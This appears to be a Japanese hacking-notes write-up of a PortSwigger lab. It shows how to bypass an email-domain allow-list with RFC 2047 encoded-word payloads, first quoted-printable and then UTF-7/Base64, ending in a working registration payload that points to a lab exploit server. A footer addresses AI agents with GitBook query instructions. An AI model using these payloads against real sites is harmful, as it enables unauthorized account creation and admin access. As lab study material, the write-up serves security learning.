> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/business-logic/bypassing-access-controls-by-inconsistent-parsing-of-email-addresses.md).

# メールアドレスの一貫性のない解析によるアクセス制御のバイパス

メールアドレスの一貫性のない解析によるアクセス制御のバイパスの PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是

### メールアドレスの解析差異を利用してアクセス制御を回避する

#### ラボの説明

このラボでは、許可されていないドメインでの登録を防ぐためにメールアドレスの検証を実装しています。 / しかし、アプリケーション側の検証ロジックと、実際にメールアドレスを解釈するために使われるライブラリの間に不一致があります。

この解析の違いを利用すると、許可されたドメインの制限を回避しつつ外部メールアドレスで登録でき、その後、管理者機能にアクセスしてユーザーを削除できます **carlos**.

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-3c7e44c81befe43f141086d89a169934854990f0%2F%7BA30B519C-BDA0-4443-9FDD-5282BFBEA35E%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

#### 登録制約

次のような一般的なアドレスで登録しようとすると:

```
test@jord4n.pro
```


アプリケーションは登録を拒否し、以下のドメインに属するアドレスのみが許可されていると表示します:

```
ginandjuice.shop
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-027e5e6211f0bddfa97b4f8b4abcc9b0bc1d4a6e%2F%7BA5BD5BEB-EF19-4914-93F5-E61D00C9502C%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


このドメインで正規に登録すると、確認メールが送信されます:

```
アカウント登録リンクについて、メールをご確認ください
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ef2d6fec79a071ddc7b045f2307f3dbb45a70d1e%2F%7B60489A7B-5F54-45E9-A387-952C9FE53DB8%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

したがって、登録を完了するにはこのメールを受信する必要があります。

#### 脆弱性の起源

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-1c79721eb7c558d70d2f79d7e8225b8ba1f592d3%2Fimage%20(194).png?alt=media" alt=""><figcaption></figcaption></figure>

この不具合は、 **Encoded-word** （RFC 2047）の使用に基づいており、その形式は次のとおりです:

```bash
=?<charset>?<encoding>?<encoded-text>?=
```

この仕組みにより、メールアドレスの一部をエンコードできます。

アプリケーションの検証器は一部のエンコードを拒否しますが、最終的なメールパーサーはそれらを正しく解釈します。

#### 最初のブロック


UTF-8（quoted-printable）での単純なエンコード試行はWAFによってブロックされます:

```bash
=?utf-8?q?=61=62=63?=@ginandjuice.shop
```

回答

```bash
セキュリティ上の理由により登録がブロックされました
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-8fa2e9cab5503a47efeb6d69465c55152f18d171%2F%7B325666A1-4BCE-4A2E-9FE4-FB626AD43AE9%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

#### 回避手法


このフィルタリングを回避するには、 **Base64を使ったUTF-7エンコード** が使用されます。

原理:


* UTF-16で文字をエンコードする

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c6dcfd3f23f4442c24715358e30cacd0d9fabee2%2F%7B6A6E4381-B010-4CA5-AC1A-F12DA40DA498%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

* この結果をBase64に変換する

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f372cb54f866c134e23c1ae203bb82d15a720432%2F%7BAF647B10-FDF7-4366-A51A-81F8C1C9BA3A%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

* Encoded-word UTF-7で使用する

文字エンコードの例 `1つの`:

* UTF-16 → Base64 : `AGE=`

最小限の動作ペイロード:

```bash
=?utf-7?&AGE-=?=@ginandjuice.shop
```


この値は検証ロジックによって受け入れられます。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b7863f9b2d3bc553f2f4b30b2920955bda491dad%2F%7B39966655-6720-4B2A-81DA-139FCC8A9824%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

#### 制御されたアドレスでの完全な動作


攻撃者のアドレス:

```bash
attacker@exploit-0ad8006c04c7300d8050fcb8013600a0.exploit-server.net
```

ペイロードの構築:

* `&AEA-` を表します `@`
* `&ACA-` を表し、最終ドメインの厳密な解釈を妨げます

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-6d15dd92299198ddd3da2de69fb2419d4334a670%2F%7B5B9D15F5-8F74-45F9-B06F-B4482B9CD336%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


登録時に使用した最終ペイロード:


<pre class="language-bash" data-overflow="wrap"><code class="lang-bash"><strong>=?utf-7?q?jordan&#x26;AEA-exploit-0ad8006c04c7300d8050fcb8013600a0.exploit-server.net&#x26;ACA-?=@ginandjuice.shop
</strong></code></pre>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-43f4da9b3e2a5d2c4ea396e17515b265aaabefd2%2F%7BCE5D56A6-DCDF-48F9-A659-2663DA9DAD33%7D.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

メールサーバーが実際に解釈するアドレス:

```bash
jordan@exploit-0ad8006c04c7300d8050fcb8013600a0.exploit-server.net @ginandjuice.shop
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-9d763ece6d2affda0def05154022315550977b56%2F%7BDF3E8F90-B1D8-4847-8AAD-CE383A0B9E27%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

#### 結果

* アプリケーションは次で終わるため、このアドレスを検証します: `@ginandjuice.shop`

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-59dd4ee3c7dca7babb0d3630d132a1521a14ee8a%2F%7B5F863F7F-DE66-4C63-B07F-D8DEDD642BEA%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


* メールサーバーが攻撃者の制御するアドレスにメールを送信する
* 確認リンクを受信

* 登録が正常に完了する
* アプリケーションへのアクセスを取得する
* ユーザーの削除を含む管理操作が可能になる **carlos**

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-807a4c6e6b4171cd05c3be4aa9db39cb3f7659ab%2F%7B0F9E86D6-7510-45AB-A85D-39F085EA0BB1%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/web/business-logic/bypassing-access-controls-by-inconsistent-parsing-of-email-addresses.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.